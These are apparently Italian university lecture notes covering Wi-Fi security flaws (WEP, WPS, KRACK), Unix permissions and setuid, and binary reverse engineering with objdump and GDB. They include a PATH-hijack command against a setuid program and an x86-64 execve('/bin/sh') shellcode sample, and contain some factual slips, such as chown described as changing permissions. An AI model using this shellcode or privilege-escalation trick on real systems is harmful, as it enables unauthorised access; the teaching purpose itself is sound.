L'autenticazione della rete e la confidenzialità per sistemi di questo tipo sono fondamentali, in quanto per fare eavesdropping non è richiesto il man in the middle. In una rete aperta queste informazioni viaggiano tutte in chiaro rendendo possibile la lettura da chiunque, per questo motivo si mettono in atto sistemi di crittografici atti a proteggere le reti (cifrari). Nonostante questi meccanismi di cifratura e accesso alla rete, lo standar prevede che determinati messaggi siano inviati in chiaro, senza nessun meccanismo di confidenzialità o anti replay (e.g. lo standar prevede che esista un messaggio di "disassociazione" a una rete, con questo messaggio è possibile far sì che un terminale tolga l'associazione con un determinato access point).




Figure 3.5

3.2.6 WEP (Wired Equivalent Privacy)

La prima forma di sicurezza pensata per le reti Wi-Fi è stata la **WEP (Wired Equivalent Privacy)**, ritenuto ormai non più sicuro, questo protocollo presenta due modalità:

- Shared key;
- Open System.

Nella prima modalità, **Shared Key**, la possessione della chiave da parte dei client viene dimostrata attraverso un sistema di challenge and response, questa modalità è ormai considerata danno in quanto facilmente attaccabile attraverso attacchi di known plaintext (KPA) ricavando facilmente la chiave da tutte le autenticazioni.




Figure 3.6

Nella seconda modalità, **Open System**, il richiedente è già a conoscenza del segreto comune, ovvero la chiave condivisa, altrimenti non sarebbe in grado di decifrare i pacchetti cifrati provenienti dall'access point.




Figure 3.7

Mediante l'utilizzo di RC4, un algoritmo di cifratura a flusso a chiave simmetrica. La Chiave WEP (da 40 o 104 bit) viene inizialmente concatenata con un vettore di inizializzazione (IV) a 24 bit in questo modo viene formata una stringa di 64 o 128 bit (40+24 o 104+24) che viene fornita in ingresso all'algoritmo RC4 per andare a creare la chiave di cifratura dei dati.

$$m = m_0 || m_1 || m_2 || \dots || m_n$$

$$RC4_{seed}(IV || k)$$

$$c_0 = RC4() \oplus m_0$$

...

$$c_i = RC4() \oplus m_i$$

...

$$c_n = RC4() \oplus m_n$$

Dopo 30000 pacchetti trasmessi dalla rete le probabilità di collisione sono praticamente impossibili da evitare.

$$collisionP \approx 1 - e^{\frac{-30000^2}{2*(2^{24})}} = 0,99999999999774\dots$$

Sapendo questo possiamo arrivare alla conclusione che catturando abbastanza pacchetti con lo stesso IV si potranno fare attacchi statistici, inoltre catturando

pacchetti con un IV noto sarà possibile far ricircolare pacchetti vecchi per aumentare il traffico della rete.

3.2.7 WPA (Wi-Fi Protected Access)

Per ovviare ai precedenti problemi di WEP si è sviluppato un nuovo protocollo più sicuro chiamato **WPA (Wi-Fi Protected Access)**, questo standard attualmente alla versione 3, pone diversi modi di utilizzo per il canale:

- PSK, per reti domestica, chiave segreta su ogni dispositivo;
- Enterprise, per reti con molti utenti (e.g. ALMAWIFI);
- WPS, sistema di autenticazione facilitato;

che sfruttano diversi metodi di cifratura in base al caso:

- TKIP, compatibile WEP, deprecato;
- CCMP, basato su AES (attuale standard).

WPA-PSK TKIP

Il primo metodo di autenticazione **WPA-PSK TKIP** è stato concepito per essere retrocompatibile con WEP, basandosi anch'esso su RC4 e con una gestione delle chiavi un po' più sicura, ciò ha portato a fargli ereditare gli stessi problemi di WEP. Ormai reso deprecato.

WPA-PSK CCMP

Al contrario del metodo precedente **WPA-PSK CCMP** utilizza un cifrario forte (AES) e una gestione delle chiavi molto più complessa, portandolo a risultare uno dei metodi più resistenti di WPA in questo momento.

Seppur più sicuro tutte le reti PSK soffrono degli stessi problemi, cioè vulnerabilità a livello di autenticazione non di crittografia, ad esempio si potranno perpetrare comunque attacchi di tipo bruteforce o dizionario analogamente alle password.

WPS

Per rendere più semplice l'autenticazione ad una rete si è studiato un metodo per l'autenticazione ad una rete senza bisogno della password, abilitando diverse tipologie di accesso come mediante un pin o un pulsante fisico sul dispositivo di rete.

Un sistema utilizzante WPS potrà facilmente essere attaccato, mediante un rogue access point posizionato in un punto strategico, se utilizzante il metodo di accesso con pulsante fisico. Mentre se utilizzante l'accesso tramite PIN le cose si fanno ancora più pericolose in quanto essendo implementato attraverso 7 cifre, tramite un attacco bruteforce basteranno 10000000 tentativi per trovare la password. Per qualche scelta implementativa però si è deciso che le ultime 3 cifre del PIN vengano controllate solo se le prime 4 sono corrette abbassando così a 11000 tentativi (10000+1000) la ricerca, circa 20 ore. Inoltre, l'implementazione di WPS su molti dispositivi embedded utilizzava un PRNG (nonce) predicibile, abbassando il tempo di bruteforce a pochi minuti catturando e analizzando la comunicazione. Questi tipi di attacchi prendono il nome di **Pixiedust**.

WPA-Enterprise

Al contrario delle reti normali le reti enterprise per garantire il login prevedono un server chiamato Radius che mantiene il login degli utenti. Il primo passaggio della rete non è cifrato con nessuna chiave, ma funziona mediante un meccanismo di certificati, ciò crea la possibilità di sfruttare un rogue access point. Normalmente la connessione viene effettuata tramite un meccanismo di challenge and response, rendendo possibile quindi per il rogue access point effettuare un crack della password bruteforce o a dizionario. Come per WPA-PSK esiste un metodo semplificato anche per l'accesso a una rete enterprise, questo prende il nome di **GTC (Generic Token Card)** e può essere richiesto come preferenziale per l'accesso. Di norma già abilitato sui dispositivi mobili, il protocollo disabilita la procedura di challenge and response inviando la password **in chiaro**.

Krak

Così come per WEP, fino a WPA2, era possibile un attacco di replay. Nella fase di autenticazione della rete viene utilizzato un nonce che può essere riutilizzato identico per velocizzare le successive connessioni. Questo porta a una falla di sicurezza in quanto si potranno reinstallare chiavi vecchie in modo da poter analizzare facilmente la comunicazione e risalire alla chiave di cifratura. Grazie a questo attacco lo standard è stato ulteriormente migliorato dando vita a WPA3.

4 SICUREZZA DEI SISTEMI E PERMESSI

4.1 Introduzione

La sicurezza nei sistemi differisce rispetto alla sicurezza delle reti, in quanto:

- Possibilità di avere un ente certificato nel mezzo (Sistema operativo);
- I sistemi possono essere singolo o multi-utente;
- Possibilità di divisione dei privilegi.

È quella su cui agiscono Malware locali.

4.1.1 Privilege Escalation

Si definisce **Privilege Escalation** la possibilità di ottenere più privilegi sul sistema. Ad esempio la possibilità di installare programmi, leggere informazioni private o modificare configurazioni del sistema.

4.2 Arbitrary Code Execution

Il primo passo per eseguire un privilege escalation è l'esecuzione arbitraria di codice (e.g. per poter effettuare attacchi per ottenere privilegi più elevati). Vi sono vari modi per perpetrare questa strada:

- installando software;
- facendo girare software;
- sfruttando vulnerabilità in grado di dirottare il funzionamento dei programmi.

4.3 Come funziona Unix

In Unix la maggior parte delle risorse funziona come un file, questo significa che ottenendo l'accesso a un file potremo ottenere a sua volta l'accesso alla risorsa stessa, (e.g. /dev/snd/* per l'audio).

Il sistema mantiene le informazioni di accesso a un file tramite un meccanismo denominato **ACL (Access Control List)**. Queste vengono rappresentate come una tabella soggetto-oggetto, (e.g. Alice: read,write; Bob: read; Other: read). Normalmente Linux/Unix dichiara 3 oggetti:

- il proprietario di un file;
- il gruppo proprietario di un file;
- tutti gli altri.

I soggetti sono identificati tramite un file (`/etc/passwd`) il quale contiene un'associazione nome utente: user id. Lo user id viene quindi salvato nel filesystem, associato ad ogni file.

```
tor:x:43:43::/var/lib/tor:/usr/bin/nologin  
usbmux:x:140:140:usbmux user:/:/usr/bin/nologin
```

Figure 4.1

Analogamente esiste un file anche per i gruppi (`/etc/group`) e un group id per gruppo. Normalmente un Unix (sistemi multi-utente) è possibile "regalare"

```
vboxusers:x:108:bera  
dhcpcd:x:986:
```

Figure 4.2

l'accesso a file ad altri utenti mediante in comando `chmod` (che vedremo in seguito).

4.4 Capabilities

Una capability è un token in grado di rappresentare un determinato oggetto a cui si ha accesso. Alcuni esempi di capability sono:

- i cookie web, identificatori che indicano a quale sessione è associata una comunicazione;
- i file aperti.

A seguito di una system call di tipo open, viene ritornato un identificativo unico che verrà riconosciuto dal sistema operativo per indicare il file. Le capability posso essere supportate da sistemi crittografici (e.g. cookie) oppure da segmentazione a livello di sistema operativo (e.g. file). Unix in particolare utilizza una misto tra ACL (file non aperti) e capabilities (file aperti, socket, ecc.).




Figure 4.3

4.5 Modelli di scambio delle informazioni

4.5.1 MAC

Per evitare il "regalo" di accesso da parte dell'utente owner è possibile utilizzare un sistema di **MAC (Mandatory Access Control)** (in linux ne esistono diversi: SeLinux, Tomoyo, SMACK, ecc.), è facile pensare a questi sistemi come nel caso della segregazione delle applicazioni Adnroid (e.g. da telegram non posso accedere ai messaggi di whatsapp).

4.5.2 Modello Bell-LaPadula

Esistono diversi modelli di flusso per le informazioni. Supponiamo di avere diversi file a diversi livelli di segretezza. Il modello Bell-LaPadula mette in atto le seguenti regole:

- ogni soggetto e ogni oggetto hanno un livello di segretezza;
- un soggetto può leggere oggetti a livello di sicurezza minori o uguali al suo;
- un soggetto può scrivere oggetti a livelli di sicurezza pari o maggiori del suo.

Questo metodo viene classificato come WURD, Write Up Read Down.

Supponiamo di avere tre livelli di sicurezza: Top-Secret, Secret, Public. Alice è un'operatrice di livello Secret. Alice quindi potrà:

- leggere documenti di livello Secret e Public;
- scrivere documenti di livello Secret e Top-Secret.

Alice quindi non potrà né scrivere documenti di livello Public né leggere documenti di livello Top-Secret.

4.5.3 Modello Biba

Al contrario di Bell-LaPadula Biba è un modello duale a esso, mettendo in atto le seguenti regole:

- ogni soggetto e ogni oggetto hanno un livello di segretezza;
- un soggetto può scrivere oggetti a livelli di sicurezza pari o minori al suo;
- un soggetto può leggere oggetti a livelli di sicurezza pari o maggiori al suo.

Questo metodo viene classificato come WDRU, Write Down Read Up, metodo particolarmente utilizzato per l'integrità delle informazioni. Nel mondo Windows questo metodo prende il nome di Integrity Level (IL).

Supponiamo di avere tre livelli di sicurezza: Capitano, Tenente, Carabiniere Scelto.

Alice è un'operatrice a livello Tenente. Alice quindi potrà:

- leggere documenti rilasciati da Tenenti e Capitani;
- scrivere documenti per Tenenti e Carabinieri Scelti

In questo modo si garantisce l'integrità delle informazioni non dando la possibilità di dare ordini a un suo superiore.

4.6 Filesystem

Nei sistemi operativi il sistema per lo scambio dei dati locali è il filesystem.

/	The root filesystem
/proc	(pseudo) The process virtual infrastructure (e.g. /proc/1/cmdline)
/sys	(pseudo) The system virtual infrastructure (e.g. /sys/class/leds)
/dev	(pseudo) Device drivers file interface (e.g. /dev/sda)
/run	(pseudo) Contains run-time information
/etc	Configuration directory
/tmp	Temporary directory, volatile, usually mount on RAM
/root	Root's home
/bin	Binaries
/lib	Libraries
/sbin	System binaries
/usr	User binaries
/var	Log, cache and structured personal files (e.g. mailbox)
/home	User's directory
/mnt	External mountpoint
/opt	Optionals softwares

Table 4.1: Esempio filesystem Linux

Come dichiarato precedentemente il sistema in modalità DAC analizza in questo ordine i vari permessi, seguendo il seguente ordine:

1. UID processo e proprietario del file;
2. GID e gruppo del file;
3. UID e Other.

Questa modalità di analisi può generare complicanze contro-intuitive (esempio se l'utente appartiene a un gruppo che può leggere il file ma è il suo proprietario e il proprietario non può leggere il file). Il super utente privilegiato del sistema (superuser) è l'unico che può svolgere ogni operazione a partire dalla radice

(root, in ambienti Linux/Unix) del filesystem. È possibile assegnare un file anche a una persona diversa, soltanto l'utente root di norma potrà "regalare" i file a chiunque. All'occorrenza è possibile anche cambiare i permessi associati a un file, mediante il comando *chown*. Questo comando prevede un interfaccia a linea di comando in grado di interpretare numeri in base 8 (ottali) o attraverso un sistema di configurazione più "intuitivo" basato su un linguaggio specifico:

- bit 0: execute, possibilità di eseguire il file;
- bit 1: write, possibilità di scrivere il file;
- bit 2: read, possibilità di leggere il file.

Come possiamo intuire, impostando come permessi la terzina, 777, ci troveremo a "regalare" l'accesso al file a chiunque creando problemi di sicurezza (other: read, write, execute).

Sulle cartelle i permessi differiscono dai permessi sui file:

- bit 0: execute, possibilità di entrare in una cartella;
- bit 1: write, possibilità di eliminare i file contenuti in una cartella (anche quelli creati da un altro utente);
- bit 2: read, possibilità di leggere il contenuto di una cartella.

Anche in questo caso si potrebbe generare una security by obscurity in quanto se a una cartella assegniamo con il comando *chmod* i permessi, 711, otterremo che il proprietario potrà effettuare tutte le operazioni sulla cartella, mentre gli altri potranno accedere lo stesso alla cartella ma non loro caso non vedranno nessun file all'interno (security by oscurity).

Per com'è pensato il sistema un utente può appartenere a più gruppi, questa possibilità si usa principalmente gli accessi ai file per i device driver.

```
1      command:  
2      ls -la /dev/tty0  
3
```

```
4      output:  
5      crw--w---- 1 root tty 4, 0 Mar 23 16:25 /dev/tty0
```

Esistono anche i permessi speciali su Linux salvati nei bit più significativi dei metadati del file (se usati male, molto pericolosi):

- **setuid**: se il file ha il flag impostato, il kernel avvia il processo relativo con i privilegi dell'utente proprietario del file piuttosto che con quelli dell'utente che lo ha lanciato in esecuzione, questo bit non ha effetto sulle cartelle;
- **setgid**, se una directory ha il flag impostato questa assegnerà ai file creati al suo interno il gruppo d'appartenenza della cartella, utile per mantenere all'interno di una cartella il gruppo corretto per tutti i file, un file eseguito con questo bit eseguirà con il gruppo di appartenenza;
- **sticky**: se impostato il flag essa permetterà l'eliminazione dei file al suo interno solo al suo owner (anche se la cartella ha permesso di scrittura per tutti, e.g. `/tmp/`), su un file lo sticky bit è ignorato e deprecato.

Ciò rende l'utilizzo di questi bit **estremamente pericoloso**.

Esempio 1. Cosa succede, ad esempio se usiamo il seguente codice C?

```
1      ...  
2      system("whoami");  
3      ...
```

Otterremo l'esecuzione del comando *whoiam* con i privilegi dell'utente indicato, essendo un comando shell, questo potrà essere dirottato per eseguire del codice malevolo.

```
1      PATH=.. ./vulnprogram
```

Proprio sfruttando questa escalation di privilegi il comando *sudo* pone il suo funzionamento, ponendosi con privilegi elevati e controllando la password dell'utente. Essendo *setuid* un chiaro problema di sicurezza, in quanto per ottenere i privilegi di root e.g. per cambiare un file otterremo l'intero insieme di

privilegi (e.g. la possibilità di cambiare indirizzo IP della macchina), per questo motivo si è pensato bene di spezzettare i vari privilegi in modo tale da assegnare solo quelli che servono per la corrente esecuzione, (e.g. CAP_NET_ADMIN, CAP_DAC_OVERRIDE, per altri basta consultare il manuale delle capabilities).

5 REVERSE ENGINEERING AND BINARY ANALYSIS

5.1 Introduzione

In questa parte degli appunti tratteremo di:

- Come i programmi vengono compilati.
- Struttura di un file ELF.
- Deassemblamento di un file.
- Decompilazione di un file.
- Debug.
- Anti debug.
- Assembly.
- Kernel space vs user space.

- System call vs library call.
- Librerie dinamiche vs librerie statiche.
- Dynamic tracing.

5.2 Linguaggio C

Il reale problema del linguaggio *C* è il comportamento degli errori. Per com'è strutturato gli errori lanciati dal linguaggio non sono specializzati, ciò è quello che cerchiamo quando ci troviamo ad analizzare un eseguibile perché ci aiuterà nell'iniettare del codice arbitrario, questa problematica genera una **Nasal Demon** (comportamento indefinito).

Esempio 2. Per esempio facendo eseguire questo codice in C:

```

1      ...
2      ++x + x++
3      ...

```

otterremo così un nasal demons, in quanto verranno rilasciati risultati non deterministici.

5.2.1 Come viene compilato un programma

Supponiamo di avere del codice C come questo:

```

1      #include <stdio.h>
2
3      int main (int argc, char** argv ) {
4          char who[] = world;
5          print ("Hello %s! \n", who);
6          return 0 ;
7      }

```

Domanda: Quali sono i passaggi per effettuare la compilazione?

Precompilazione

Il compilatore è istruito per includere codice o tradurre codice da altri sorgenti. Perciò il contenuto delle librerie (e.g. stdio.h) sarà inserito in testa al *main* del programma.

Compilazione

Una volta passato per il precompilatore il passo successivo sarà effettuato dal compilatore che si occuperà di tradurre il codice *C* in codice *assembly*.

```
1 main:  
2     .LFB0:  
3     .cfi_startproc  
4     pushq %rbp  
5     .cfi_def_cfa_offset 16  
6     .cfi_offset 6, -16  
7     movq %rsp, %rbp  
8     .cfi_def_cfa_register 6  
9     subq $16, %r s p  
10    movl %edi, -4(%rbp)  
11    movq %r s i, -16(%rbp)  
12    leaq .LC0(%rip), %rdi  
13    call puts@PLT  
14    movl $0, %eax  
15    leave  
16    .cfi_def_cfa 7, 8
```

Assembly

In questa fase il codice assembly ottimizzato verrà tradotto in **opcode**, linguaggio binario comprensibile dalla macchina, mediante un assembler.

```
1 command:  
2 file test.o
```

```

3
4     output:
5     test.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV
), not stripped

```

Linking

Se dovessimo aprire il codice potremmo vedere come le nostre chiamate alle funzioni siano dei *placeholder* e non il codice della funzione scritta in *C*, questo codice sarà iniettato a livello nel programma dal *linker* (*ld*).

5.2.2 Struttura di un file ELF

Il binario che avremo come risultato dopo tutti i passaggi sarà serializzato in un file strutturato e formattato in formato **ELF (Executable and Linkable Format)**.

Questo formato dichiara differenti aree chiamate segmenti:

```

1     command:
2     readelf -S $(which /bin/ls)

...
[13] .text      PROGBITS    0000000000004040  00004040
0000000000012db2 0000000000000000 AX 0 0 16
[15] .rodata    PROGBITS    0000000000017000  00017000
0000000000005309 0000000000000000 A 0 0 32
[23] .data      PROGBITS    0000000000022000  00021000
0000000000000268 0000000000000000 WA 0 0 32
[24] .bss       NOBITS     0000000000022280  00021268
0000000000012d8 0000000000000000 WA 0 0 32
...

```

Figure 5.1

Alcuni dei segmenti più comuni sono i seguenti:

- **.interp**, contiene il percorso dell'interprete che sarà utilizzato per eseguire il programma;
- **.text**, contiene il codice dell'eseguibile (e.g. return 3+4);
- **.rodata**, contiene i dati in sola lettura (e.g. printf("ciao"));
- **.data**, contiene i dati sia in lettura sia in scrittura (e.g. int x = 0x41);

- **.bss**, contiene le variabili globali non ancora inizializzate (e.g. static int x).

Verranno introdotti altri segmenti successivamente utili per la sicurezza o per gli exploit.

Information Leak

Uno dei problemi del linguaggio *C* è l'information leakage in quanto tutte le variabili non vengono tradotte dal compilatore ma rimangono in chiaro nel codice, ciò permette di vederle anche dal codice compilato. Sopponiamo di avere il seguente codice sorgente:

```

1      #include <stdio.h>
2      #include <string.h>
3
4      int main (int argc, char** argv) {
5          char *password = "super-secret-password"
6          if (argc < 2) {
7              printf("Usage : %s <name>\n" , argv [0]);
8              return 1;
9          }
10
11         if (!strcmp(password, argv[1])) {
12             print("Access granted!\n");
13         }
14         return 0;
15     }
```

Effettuando una ricerca nel file compilato potremo vedere come la variabile inizializzata con la nostra password sarà in chiaro.

```

1      command:
2      strings test | grep pass
3
4      output:
5      super-secret-password
```

5.3 Analisi dei file compilati

Invertendo il processo di compilazione saremo in grado di tornare al codice assembly del programma. La parte più difficile però sarà passare dal codice assembly al codice in *C*, in quanto al contrario del codice assembly che è 1:1 con l'opcode, il codice in *C* non lo è con l'assembly del programma. Questo perché essendo un linguaggio a più alto livello avrà dettagli implementativi che ne possono modificare il reverse. Per questo si utilizzano varie tecniche per fare il reverse da codice assembly a codice *C*:

- **Static analysis**, analisi del codice senza mandarlo in esecuzione;
- **Dynamic analysis**, analisi del codice attraverso l'esecuzione dello stesso.

5.3.1 Static Analysis

L'analisi statica come detto in precedenza si effettua sul compilato stesso senza andarne ad analizzare i comportamenti durante l'esecuzione.

Disassembly

La fase di assembly è facilmente reversibile, si effettua andando a mappare l'opcode del programma con l'equivalente in linguaggio X86_64. Siccome l'assembly X86_64 non utilizza un particolare alfabeto per i dati e per il codice, si potrà disassemblare anche il garbage (e.g. disassemblando .rodata o .data). Uno dei tool di più facile utilizzo ma anche poco potente utilizzabile è *objdump*.

Supponiamo di voler vedere il codice assembly del file sorgente precedentemente visto:

```
1      command:  
2      objdump -D ./test | grep '^+[0-9]+\+ <main>' -A 10
```

Otterremo un output del genere:

```
0000000000000001149 <main>:
    1149:   55                      push  %rbp
    114a:   48 89 e5                mov    %rsp,%rbp
    114d:   48 83 ec 20             sub    $0x20,%rsp
    1151:   89 7d ec                mov    %edi,-0x14(%rbp)
    1154:   48 89 75 e0             mov    %rsi,-0x20(%rbp)
    1158:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
    115f:   00 00
    1161:   48 89 45 f8             mov    %rax,-0xb0(%rbp)
    1165:   31 c0                   xor    %eax,%eax
    1167:   c7 45 f2 77 6f 72 6c    movl   $0x6c726f77,-0xe(%rbp)
```

Figure 5.2

Come possiamo vedere avremo come output l'intero codice assembly generato dall'opcode precedente. Per svolgere il reverse engineering dell'opcode esistono diverse tecniche che si possono utilizzare:

- **Linear sweep;**
 - **Recursive descent;**
 - **FLIRT (Fast Library Indication and Recognition Technology)**, una combinazione delle precedenti.

Un disassembler linear sweep analizza il codice partendo dalla prima riga fino ad arrivare all'ultima analizzandolo byte per byte, questo però può portare ad avere delle sequenze di codice errate nel caso in cui i dati sono mischiati con il codice o nel caso di salti all'interno porterebbe a non tradurre le istruzioni successive. Al contrario un disassembler recursive descent analizza il codice basandosi sul **CFG (Control Flow Graph)** del binario, ciò gli permette di tradurre tutto il codice superando i limiti del precedente, questo metodo però risulta spesso difficoltoso quando nel codice sono presenti chiamate indirette che dipendono dal contenuto dei registri o posizioni di memoria.

5.3.2 Decompilation

Una volta dissassemblato l'opcode potremo effettuare la decompilazione, che porterà ad avere un codice **C-like**, in questo caso il codice generato potrà essere abbastanza diverso dal sorgente vero e proprio in quanto una volta compilato il sorgente perderà tutti i commenti e cambierà i nomi delle variabili, ciò porterà ad una difficolta da parte dell'analista nel comprendere il codice decompilato.

```
struct s0 {
    int32_t f0;
    signed char[4] pad8;
    struct s0* f8;
    struct s0* f16;
};

void insert(struct s0** rdi, struct s0* rsi) {
    struct s0** v3;
    struct s0* v4;

    v3 = rdi;
    v4 = rsi;
    if (*v3 != (struct s0*)0) {
        if ((*v3)->f0 <= v4->f0) {
            if (v4->f0 > (*v3)->f0) {
                insert(&(*v3)->f8, v4);
            }
        } else {
            insert(&(*v3)->f16, v4);
        }
    } else {
        *v3 = v4;
    }
    return;
}
```

Figure 5.3

Anti static analysis technique

I disassembler statici spesso sono complessi e la maggior parte delle volte utilizzano tecniche euristiche e approcci complessi per l'analisi del codice. Un esempio di tecnica anti debug può essere effettuata modificando gli headers cercati da objdump in modo tale da non far funzionare il software. Un altro approccio è offuscare il codice inserendo istruzioni inutili o ottimizzazioni "strane" in modo da rendere più difficoltosa l'analisi dai software. Un esempio è quello che segue:

```
0000: B8 00 03 C1 BB  mov eax, 0BBC10300
0005: B9 00 00 00 05  mov ecx, 0x05000000
000A: 03 C1           add eax, ecx
000C: EB F4           jmp $-10
```

Figure 5.4: Disassembly dell'opcode partendo dall'indirizzo 0x00

```
0002: 03 C1           add eax, ecx
0004: BB B9 00 00 00  mov ebx, 0xB9
0009: 05 03 C1 EB F4  add eax, 0xF4EBC103
000E: 03 C3           add eax, ebx
0010: C3              ret
```

Figure 5.5: Disassembly dell'opcode partendo dall'indirizzo 0x02

Come si può vedere partendo ad analizzare il codice da un altro punto avremo un risultato totalmente diverso, ciò renderà l'analisi più difficoltosa.

5.4 Com'è composta la memoria

5.4.1 Stack

Lo **Stack** è la porzione di memoria dove risiedono tutti i dati di un programma, quando chiavi una funzione o dichiari una variabile esse verranno posizionate nello stack, essa è gestita automaticamente dal sistema. Lo stack cresce in verso il basso, cioè verso gli indirizzi di memoria minori.




Figure 5.6: Raffigurazione dello stack

5.4.2 Heap



Figure 5.7: Raffigurazione dell'heap

La memoria **Heap** al contrario dello stack non viene gestita dal sistema ma è compito del programmatore attraverso le corrette chiamate alle funzioni (e.g. malloc o delete in C), essa è utilizzata per distribuire il possesso di limitate quantità di memoria tra varie porzioni di dati e codice.

5.4.3 Protezione per la memoria

Al giorno d'oggi i processori implementano vari sistemi di protezione della memoria, infatti essa non sarà mai accessibile direttamente da un processo ma verrà demandato il controllo alla **MMU** che si occuperà di prelevare e rimuovere i vari dati e le istruzioni dalla memoria e a prevenire eventuali errori di segmentation fault.




Figure 5.8

Ciò ha portato anche all'implementazione di vari livelli di permessi per una processo, essi prendono il nome di **Ring**, permettono di isolare la memoria evitando una manipolazione errata della stessa.



Figure 5.9

Questi anelli sono numerati da 0 a 3, con 0 l'anello più privilegiato e 3 il meno:

- **Ring 0**, è il ring dove viene eseguito il sistema operativo e da accesso ai privilegi massimi (kernel mode);
- **Ring 1**, generalmente poco utilizzato;
- **Ring 2**, anch'esso generalmente poco utilizzato;
- **Ring 3**, utilizzato per i permessi a livello applicativo.

Alcune implementazioni possono avere ulteriori due ring:

- **Ring -1**, assegnato all'hypervisor delle macchine virtuali;
- **Ring -2**, assegnato al bios manager.

ax	bx	cx	dx	si	di	
sp	bp					
r8	r9	r10	r11	r12	r13	r14 r15

Table 5.1: Esempio filesystem Linux

5.5 Registri General Purpose

Il processore x86-64 ha 16 registri general purpose:

Essendo stato afflitto da varie patch questi registri sono stati resi accessibili non solo in modalità 64 bit ma anche 32, 16 e 8 bit:

- **full register**, 64 bit (e.g. *rax*);
- **half register**, 32 bit (e.g. *eax*);
- $\frac{1}{4}$ **register**, 16 bit (e.g. *ax*);
- $\frac{1}{8}$ **register**, 8 bit (e.g. *al*).

Esistono anche alcuni registri speciali che sono automaticamente utilizzati dalla CPU, essi sono:

- **rip**, puntatore all'istruzione che deve essere eseguita nel successivo passaggio;
- **rsp**, usata automaticamente per salvare il puntatore dello stack frame con push e pop;
- **rflags**, descrive lo stato dell'esecuzione corrente (e.g. lo zero indica che l'istruzione precedente ha ritornato 0);
- **rbp**, non usata automaticamente dalla CPU ma normalmente serve a calcolare l'offset dalla memory location;

Esistono altri registri a supporto della CPU chiamati **xmm0** a **xmm15** abilitati per operazioni **SIMD register (Single Instruction Multiple Data)**, servono ad accelerare le operazioni di crittografia o di grafica vettoriale, generalmente da 128 o 256 bit:

- **AESENC xmm1,xmm2/m128**, esegue un round di AES Encryption Flow round key partendo dal secondo operando, utilizzando il dato da 128bit (stato) dal primo operando e salva il risultato nell'operando di destinazione;
- **AESENCLAST xmm1, xmm2/m128**, esegue le analoghe operazioni del caso precedente ma eseguendo l'ultimo round;
- **AESKEYGENASSIST xmm1, xmm2/m128**, assiste l'espansione del cipher key AES, calcolando gli step fino

Esempio 3. Supponiamo di avere il seguente codice assembly per una macchina x86_64:

```

xor %rax, %rax;
mov $$0xFF978CD091969DD1, %rbx ;
neg %rbx;
push %rbx;
push %rsp;
pop %rdi;
cdq;
push %rdx;
push %rdi;
push %rsp;
pop %rsi;
mov $$0x3b, %al;
syscall

```

Figure 5.10

Come possiamo vedere la riga di codice più significativa è:

1 **mov** \$\$0xFF978CD091969DD1, %rbx;

La prima cosa che dovremmo chiederci è: cosa vuol dire quel valore? Possiamo notare come nella riga successiva si vada a effettuare un *not bitwise* e successivamente un complemento a 2 su quel registro.

1 **neg** %rbx;

Ciò porta a salvare nel registro la seguente string: **.bin/sh**, come possiamo vedere questo codice cercherà di aprire una shell e questo ci darà la possibilità di accedere al sistema infettato. Una volta manipolati i vari registri un pò anche per camuffare il codice possiamo veder come verrà richiesta una *syscall* che alzerà la richiesta al sistema operativo per eseguirla, dandoci a questo punto il pieno accesso a una shell di sistema.

Esempio 4. Un altro esempio lo possiamo vedere con questo codice: Come

```

push    %rbp
mov     %rsp,%rbp
sub    $0x10,%rsp
mov     %edi,-0x4(%rbp)
mov     %rsi,-0x10(%rbp)
lea     0xeb5(%rip),%rdi
callq  1030 <system@plt>
mov     $0x0,%eax
leaveq
retq
nopl   0x0(%rax,%rax,1)

```

Figure 5.11

possiamo vedere, nella seguente riga verrà chiamata una shell di sistema utilizzando una chiamata di libreria (system).

```
1      callq 1030 <system@plt>
```

5.5.1 Dynamic analysis

Un altro tipo di analisi citata in precedenza è l'analisi dinamica, essa viene effettuata eseguendo il codice e analizzandolo a runtime. Per effettuare questo tipo di analisi si utilizzano i debugger come *GDB* che permette di visualizzare e analizzare le istruzioni che sono in esecuzione. Una tecnica per mitigare questo tipo di analisi è utilizzare un cronometro in modo tale da bloccare il debugger.

GDB

Alcuni esempi di comandi di *GDB* sono:

- **r < <(shell command)**, esegue il programma con input da una shell script, come se fosse una pipe;
- **ni**, passa alla prossima istruzione;
- **si**, salta dentro il jump
- **info register**, stampa lo stato dei registri in quell'istante;
- **b printf**, invoca un breakpoint all'invocazione di una printf;
- **b *0x123456**, invoca un breakpoint all'indirizzo richiesto;
- **d3**, elimina il breakpoint numero 3.

